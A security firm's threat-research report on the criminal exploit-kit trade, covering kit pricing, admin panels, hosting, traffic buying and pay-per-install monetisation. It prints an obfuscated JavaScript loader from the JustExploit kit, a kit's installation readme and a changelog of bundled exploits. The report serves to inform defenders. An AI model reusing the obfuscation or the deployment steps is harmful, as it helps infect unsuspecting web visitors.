Web Exploits: There's an App for That

M86 Security Labs Report

EXECUTIVE SUMMARY

In the last few years M86 Security Labs has seen a dramatic increase in attack or exploit kits. These easy-to-use kits are the backbone of exploits in the "wild". M86 Security Labs research reviews how exploit kits are developed, distributed and monetized globally. The turnover of exploits is quick. The success rate is high. And, all of this for very minimal cost for the exploit kit users and operators. The details in this report will provide a fundamental understanding of how exploits operate and give the reader a true sense of the business behind the crime.

In the Internet security industry, the terms "exploit kit" or "attack toolkit" are commonly known and understood by security researchers. However, to the average Internet user, these exploit kits are unfamiliar. So, what exactly are these tools? Why are they written? Who uses them and what makes them so popular -- especially, in the wrong hands?

Figure 1: Crimepack Exploit Kit Login Page


Figure 1 illustrates the login page for one of the newest toolkits available today. It glorifies cybercrime as a serious business, showing images of money, drugs and a gun to convey the typical rewards you can expect when you use the "crimepack" exploit kit.

The main motivation driving the cybercrime industry is the possibility of monetary gain. Cybercriminals find it easier, faster and more cost effective to make money by buying exploits rather than taking the time to create exploits themselves. The demand for these types of tools drives opportunities. Savvy, knowledgeable individuals with skills in developing Web applications and basic knowledge in hacking have filled a niche by creating exploit kits.

ANATOMY OF AN EXPLOIT KIT

An exploit kit is a Web application that is developed using web technologies such as PHP and database products such as MySQL. They allow a kit user to take advantage of the most known exploits in popular applications, such as Microsoft's Internet Explorer, Adobe Acrobat, Reader and Flash Player, as well as many others. The kit is installed on a web server somewhere connected to a database for logging and reporting. The kit interfaces are web based, as you can see in the early example of Web Attacker in Figure two. Cheap, free and highly anonymous web hosting is easily available today and many Cybercriminals take advantage of these types of services to host their exploit kits.

Exploit kits began appearing in early 2006. The first known, popular exploit kit was Web Attacker, which exploited seven previously known vulnerabilities targeting Internet Explorer and Mozilla Firefox browsers. Before exploit kits were available, Cybercriminals had to craft and develop their own exploits, which involved research and testing to discover new vulnerabilities, a highly technical task.



Exploit penetration statistics - Microsoft Internet Explorer

Overall statistics

Total hosts	MS03-11	MS04-013	MS05-001	MS06-013	MFSA2005-50	MS06-006
8958	324	10	49	126	33	0
100.00 %	3.62 %	0.11 %	0.55 %	1.41 %	0.37 %	0.00 %

Total number of Exploited hosts is 542

Total Exploit efficiency is 6.05 %

Operation Systems statistics

OS name	Hosts	MS03-11	MS04-013	MS05-001	MS06-013	MFSA2005-50	MS06-006
Linux	55	0	0	0	0	0	0
Mac OS	92	0	0	0	0	0	0
PowerPC	46	0	0	0	0	0	0
Unknown	98	0	0	0	0	0	0
Windows 2000	534	60	0	4	0	4	0
Windows 2003	27	0	0	0	0	0	0
Windows 95	9	5	0	0	0	0	0

Figure 2: Early Exploit Kit Web Interface 'Web Attacker'

The availability of Web Attacker opened the floodgates to newer exploit kits, such as MPack and GPack. As these kits grew in popularity, new exploit kits began to appear more frequently. In the last six months, M86 Security Labs has observed at least a dozen new kits being used in the wild.

unique pack

Unique sheaf sploits


Statistic | Referer | Country | Clear | Logout

Operation Systems:	Totals:
Linux	621
Mac OS	2691
Other	629
Windows 2000	140
Windows 2003	151
Windows 95	1
Windows 98	23
Windows ME	19
Windows Vista	12107
Windows XP SP1	23539
Windows XP SP2	5491
Browsers:	**Totals/Loads/%**
Firefox	19933/896/4.50 %
IE	20069/1478/7.36 %
Konqueror	20/0/0.00 %
Mozilla	3659/0/0.00 %
Opera	1711/184/10.75 %
Other	37/0/0.00 %
Function Vparivatel:	**Totals**
Look details	0

All Vpars - 0 | All Hits - 45429 | All Loads - 2558 | Total % - 5.63 %

Figure 3: Unique Pack Exploit Kit Web Interface

Exploit kits are routinely being advertised in underground hacker forums. Often, the interfaces to these kits are in Russian, with English being used sparingly indicating perhaps, their target market.



Общая статистика - Страны - Рефералы - Зашедшие IP - Скаченные IP - Очистить - Выйти

Общая статистика	
Всего хитов	25
Всего загрузок	0
Пробив	0%
Пробив по IE	0%
Статистика по браузерам	
Unknown	19
MSIE 7	6
Статистика по ОС	
Unknown	19
Windows XP	6

Top10 стран	
United States	10
Unknown	9
Korea, Republic of	2
Australia	1
Italy	1
Japan	1
Romania	1

Figure 4: AdPack Interface in Russian

PRICING AND PACKAGING

Figures 5 and 6 display examples of advertisements for exploit kits. Figure 5 shows an advertisement for the Fragus exploit kit that supports a multilingual interface, while Figure 6 highlights the Crimepack exploit kit which promises the "highest (exploit) rates for the lowest price."




Figure 5: Fragus Exploit Kit Advertisement in a Forum

Figure 6: Crimepack Advertisement

Sometimes the professional nature of these exploit kits can be seen in their own dedicated Web sites (Figure 7).

Figure 7: YES Exploit Pack Web Site

Prices for these exploit kits vary from less than $100.00 USD to over $1,000.00 USD. However, the majority of exploit kits tend to be sold for anywhere between $400.00 USD to $1,000.00 USD.





Figure 8: LuckySploit Kit is Sold for Over $1,000.00


Current version 2.2.1 prices:

$400 - 1 License

1 License includes:

+ Domain locked one domain (subdomains unlimited)

+ 2 new domain builds if blacklisted

+ Support

+ Minor updates for free

+ Discount on new releases

Extras:

1. Domain re-build for other domain (50$)

*** NOTE: YOU ARE NOT ALLOWED TO RESELL/SHARE, IF WE CATCH YOU DOING THIS YOUR LICENSE WILL BE REVOKED ***

2. AV-Cleaning ($80 first time, $50 after)

If you are interested in promoting/reselling, you will get a good offer

Screenshots can be found at:

http://profile

Contacts:
MSN: crimepack@
ICQ:

Figure 9: Crimepack Exploit Kit Cost, Features and Add-ons

Creators of exploit kits can make money by offering various services, such as:

- The sale of exploit kits for a flat fee
- The purchase of an obfuscator replacement for an additional fee (to prevent anti-virus software from recognizing malicious code)
- Extra cost to cover any new hosting domains (in the event the current domain is discovered and becomes blacklisted by Security Vendors)
- Simply add new exploits to increase the successful exploitation rate

Purchasers of exploit kits can expect to receive free services from the authors, such as continuing support for their kits, bug fixes, minor version changes and other small features in just the same way as legitimate software companies.

Figure 10: Fragus Support

Translated: For purchasing information ICQ…
Support is also willing to answer all your questions, ICQ…

EXPLOIT KIT COMPONENTS

The heart and soul of the exploit kits are the exploits themselves. The kits typically employ the most well known, published exploit code. Most often, we see unchanged proof of concept code from security related sites or forums, ranging from fairly old to the latest zero-day exploits. Beyond browser-based exploits, M86 Security Labs has noticed an increase in popularity of Adobe Flash, Java classes, and PDF-based exploits.

```
<html><body><div style="display: none"><ul><li id="Tr6yRx6">141z156G149A138W155g144v150q149X71D106r150R148S151E147H140f15
<script>
 var RHvi7tR = new String(""); RHvi7tR = document.getElementById("Tr6yRx6").innerHTML;
FgqDblpr = document.lastModified ; var eight = 8; mGtab6Lr = 0;
 mGtab6Lr = abab(FgqDblpr); RHvi7tR =  RHvi7tR.replace(/[^0-9]/g,';');
function jKKUKiU1KyyWHK ( ZqbP2w,V532Th5B ) { var zQNIXI31 = new String();var ZnJNfPL8MQ = new String();
 var mGB1OcN1O = ZqbP2w.split(';'); for(EuAcF = 0;EuAcF < mGB1OcN1O.length-1;EuAcF++)
 { zQNIXI31 = String['f#ro!mC#ha@r^C4ode'.replace(/@|4|#|\^|\!|\(|\)/ig, '')](mGB1OcN1O[EuAcF] - V532Th5B);
ZnJNfPL8MQ = ZnJNfPL8MQ + zQNIXI31;} return ZnJNfPL8MQ;}var vnfjqq = Date();MdLCk = jKKUKiU1KyyWHK(RHvi7tR,mGtab6Lr);
var mGB1OcN1O = 'zQNIXI31';function krasddk(zxc) {eval(zxc); return;};krasddk( MdLCk );</script></body></html>
```

Figure 11: Obfuscated Code Found in JustExploit Kit

In the case of malicious Javascript code, it is almost always obfuscated, greatly reducing the effectiveness of classic signature-based security products.

When a kit is successfully deployed, its payload is often a Trojan horse that is downloaded to the victim's machine. Often, we have seen that malicious code isn't provided twice for the same user (IP address), complicating a security researcher's forensic work. Regardless of whether the initial attack is successful or not, the same attack usually will not be duplicated for a second attempt because the results will remain the same. If the attack was successful there is no reason to supply malicious code a second time, if it was not successful there is still no reason to attack. This evasive behavior prevents a security researcher from analyzing the code to craft a signature/rule to prevent it.




Figure 12: Administration Control Panel for the Sploit25 Exploit Kit

From a Cybercriminals perspective, the most important piece of the exploit kit is the administration panel, which is a Web-based interface that allows the user to configure and obtain information from the exploit kit. Upon successful exploitation, the user can change the malicious executable to be distributed, or potentially update their database configuration.

The user can also view statistics using the Web-based interface. The kind of statistics available to the user varies from the number of successful exploits, the victim's geographical location, the operating system, and browser type and version being used by their victim, among other details.

With only a few hundred dollars, anyone can become the proud owner of one of the latest versions of an exploit kit. This wasn't difficult until now, right? It's interesting to note that at this point, there are very few difficulties faced by the novice user of an exploit kit, even one with minimum technical skills.

HOSTING THE EXPLOIT

In order to configure the exploit kit, the user must install it onto a Web server. It's very easy to find free hosting, or for minimal cost, paid hosting can provide the standard set of services needed to install an exploit kit, such as PHP and MySQL.

```
Установка:
- Заливаем файлы на сервер
- Загружаем ваш exe файл в папку со связкой с названием 1.exe
- Создаём базу данных
- Открываем файл config.php и вписываем данные базы, полный линк до pdf.php и полный линк до load.php,
а так же пароль/логин на доступ к статистике (пароль в МД5 надо шифровать два раза!)
- Далее вводим в браузере http://ваш_сайт/spl/_install.php
если установка прошла гладко, то увидите "Installation finished Please delete install.php"
```

Figure 13: Readme for UniquePack

Translation:
Installation:
- Upload the files to the server
- Upload your file to the same folder and rename it to 1.exe
- Create DB
- Open config.php and add db information, full path to pfg.php and full path to load.php,
Also password/login for statistics access (password should be encrypted using MD5 twice!)
- Now browse to http://your_site/spl/_install.php
If installation succeeded, you will see "Installation finished Please delete install.php"

The most technical information a user needs to know are basic Unix commands for copying a file ("cp"), modifying file permissions ("chmod"), and removing a file ("rm"). Knowing these three simple commands can result in a successful installation of an exploit kit. In some cases, even this knowledge is not necessary, as some toolkits can be fully installed through a Web-based interface as can be seen in Figure 14.




Figure 14: Fragus Installation—Easy Install

One of the most important measures of every exploit kit is the percentage of successful exploits, also known as the Exploitation Rate. This rate depends on several parameters, such as the type of traffic or quality of the exploit code, and the ability to customize exploits for every victim (based on browsers and/or other client application versions).

The most important criteria is the selection of available exploits that are used by the exploit kit. Most kits provide a different set of exploits for different browsers-- from the antiquated MDAC exploit for Internet Explorer 6, to the Holy Trinity of infamous PDF exploits (printf, collectEmailInfo and getIcon) which affect the large user base of Adobe Acrobat/Reader users. Of course, the best option for successful exploitation is zero-day exploits. Most often, the exploit kit creators continually update the set of exploits included in their product to maintain a high exploitation rate.

```
Версия 1.3.2 [16.12.2009]
* Добавлен pdf  Doc.media.newPlayer (на сегодняшний день ещё 0day <=9.2)
* Изменен шаблон и крипт pdf
* Добавлена java calendar

Версия 1.3.1 [16.11.2009]
* Добавлена хорошая фукция блокировки ботов SE (поисковых систем и прочих), уменьшает риск спалить домен.
      - добавлен Robots.txt
* Немного переделан pdf
* Полностью переделан Java D&E (небольшой прирост пробива,хорошо на опере,теперь полностью адекватный отстук)
* Добавлен сос пак, не палит еже, отстук идет не с выдачи сос пака, а непосредственно после скачивания и запуска файла.

Версия 1.3 [25.10.2009]
* Обновлено определение браузера и ОС по юзер агенту, теперь полное предоставление того что вам идет с траффа от windows/linux до мобильников/pocket
* Сплойты выдаются только Windows юзерам.
* Добавлена хорошая фукция блокировки ботов SE (поисковых систем и прочих), уменьшает риск спалить домен.
* Переделан pdf
* Браузеру IE пдф выдается только в случае если установлена указанная версия adobe acrobat.
      -к сожалению в FireFox и Opera нельзя определить версию плагина adobe acrobat
* Добавлен Java D&E (небольшой прирост пробива,хорошо на опере)
* Добавлены некоторые ActiveX эксплойты для IE (незначительно).
* Мелкие багфиксы

Версия 1.2 [27.07.2009]
* Убран Snapshot
* Добавлен Spreadsheet, эксплойт для IE при установленном офисе.
* Добавлена возможность загрузки файла через админку.
* Изменен pdf.

Версия 1.1 [15.07.2009]
* добавлен DirectX DirectShow эксплойт,дает пробив на XP,2003 на IE 6-7.
* добавлен Font Tag, эксплойт для Firefox 3.5
* изменен крипт ифрейма
* мелкие изменения в старых сплойтах.

Версия 1.0 [27.06.2009]
* Релиз.
сплойты в связке:
MDAC
MS009-02
Snapshot
Telnet - for opera
PDF collab.getIcon
PDF Util.Printf
PDF collab.collectEmailInfo
```

Figure 15: Eleonore Version Details

Translation:
Version 1.3.2 (16.12.2009)
- *pdf Doc.media.newPlayer added (currently 0-day <= 9.2 (Adobe Reader version)*
- *Pdf Crypting changed*
- *Java calendar added*

Version 1.3.1 (16.11.2009)
- *Blocking SE bots (search engines) functionality added. Reduce the risk of domain disclosure*

-Robots.txt added
- *Pdf was changed a little*
- *Java D&E renewed (increases exploitation rate, works for opera)*

Version 1.3 (25.10.2009)
…
Pdf provided only if vulnerable Adobe acrobat version installed
…
Version 1.2 (27.07.2009)
…
Snapshot removed
Spreadsheet added
…
Version 1.1
DirectX DirectShow exploit added
Tag Font exploit added, exploiting Firefox 3.5
…
Version 1.0 (release)
Exploits:
MDAC
MS009-02
Snapshot
Telnet – for opera
PDF collab.getIcon
PDF Util.Printf
PDF collab.collectEmailInfo

Some exploit kits do allow the user to choose the set of exploits to be implemented, but generally they are preconfigured.

IMPLEMENTING THE EXPLOIT

After the successful deployment of an exploit kit, the only remaining task is how to direct the largest possible number of victims to the kit's exploit page. This is a fundamental problem faced by the user of the kit. Like any business, the exploit buyer seeks to maximize its exposure and subsequently the revenue. So, how does the attacker solve the problem? There are a few options: the first is to utilize sending spam messages with an appropriate link (often known as a blended threat email), another popular method is to create bogus Web sites and promote them through various search engine optimization (SEO) techniques. However, the most effective technique is injecting iFrames within a legitimate Web site that direct back to the exploit page. The iFrame injection is possible by attacking legitimate Web servers (for example, using SQL injection) or if available, using stolen FTP credentials. Exploit kit operators might carry out these activities themselves, or pay someone else for these services.

In order to increase the exploitation rate, a user needs people to visit their exploit page. To achieve this , there are individuals who specialize in selling Web traffic for any purpose.




Figure 16: Selling Traffic (1,000 Redirects for 3 Units)

Translation:
Selling Traffic iframe .ru
Traffic iframe .ru
Price for 1K / 3 WMZ (web money)
Working with protection!
Up to 50K in a day!
ICQ …

Cybercriminals will select traffic which is most suitable for their planned criminal activity. For example, if the user plans to drop banking Trojans onto victims' machines to steal money from their bank accounts, the Cybercriminal will prefer traffic from wealthy Western countries where there is a higher chance to find people using online banks.

STATISTICS

From this point, the exploit kit's malicious page will be provided to the victim without their knowledge. The law of large numbers, which holds that even a small percentage of a large number is still a large number, allows novice criminals create a small-scale botnet in a fairly short time.




Figure 17: MultiExploits Pack Panel

In Figure 18, the LuckySploit exploit kit user has the extended capability to monitor the kit's performance in real time.




Figure 18: LuckySploit Statistics

MONETIZATION – HOW DO THE EXPLOIT KIT OPERATORS MAKE MONEY?

After acquiring an exploit kit, the chief goal of the cybercriminal is to make money, and there are numerous ways this may be achieved. But first, it's important to understand that the operators of exploit kits are merely one part of an extensive underground economy where the participants are often specialized, offering tailored products and services to other players through shady forums and personal contacts.

Cybercriminals are interested in using exploit kits to install malware for personal gain and potential profitability. The kit operators may install their own creations or third-party malware. In most cases, the installed malware is usually a version of a bot client which enables the bot herder to control the infected host for the following purposes:

- Stealing critical information from the victim, e.g. keyloggers or other malware attacks where the stolen data is later sold or used.
- Using the victims' computing resources for sending spam, where the bot herder earns money for messages sent, or by signing up to a spam affiliate program like the common "Canadian Pharmacy" program.
- Installing other malware like fake anti-virus scareware, where revenues can be earned from successful "registrations", or Pay-Per-Install (PPI) programs.

One popular example of a cybercriminal's method of making money is Pay-Per-Install (PPI) programs, where the criminals are paid for installing third-party malware. In this case, the exploit kit operator finds a suitable PPI program and becomes an affiliate. Affiliate members obtain malware from the PPI program's Web site and get paid for each successful install of the malware on a victim's computer. PPI programs are prolific and varied; some PPI programs create their own malware, while others are merely distributing third-party malware. The malware itself can vary, ranging from information stealers like Zeus, spambots like Rustock, password stealers, or generic downloaders. The exploit kit operator might also bundle several pieces of malware from different PPI programs in the payload.

Figure 19: Example of a Pay-Per-Install Program Web Site

Payments of successful installs are made regularly to affiliates, often on a daily or monthly basis. The rates per install vary depending on what country the target computer is located. The United States is a favored country, where installs command a higher price. Below is a recent pay schedule for one PPI site:

Country	Rate per 1,000 installs $US
USA	170
Canada	120
United Kingdom	110
Australia, Europe	50

Figure 20: Pay Per Install Pay Schedule

Other types of payment programs also exist. Notable are those programs dealing with fake anti-virus 'scareware' products, which trick users into paying 'registration' fees to enable the 'protection' software. These programs have a revenue sharing model, where affiliates are paid a share of the revenue generated from the registration fees originating from their installs. Some sites advertise up to a 60% share of these revenues.




Figure 21: Fake Anti-virus Programs Use Revenue-sharing from 'Registration' Fees

Another way an exploit kit operator may make money is by renting out their fully working system to others by supplying login privileges to the admin console. Here, the other party does not have to concern themselves with the exploit kit or its configuration, because they merely use it and drive traffic to their own chosen landing page. In this way it is a service provided to others just like those now popular in the commercial world, Crimeware-as-a-Service?

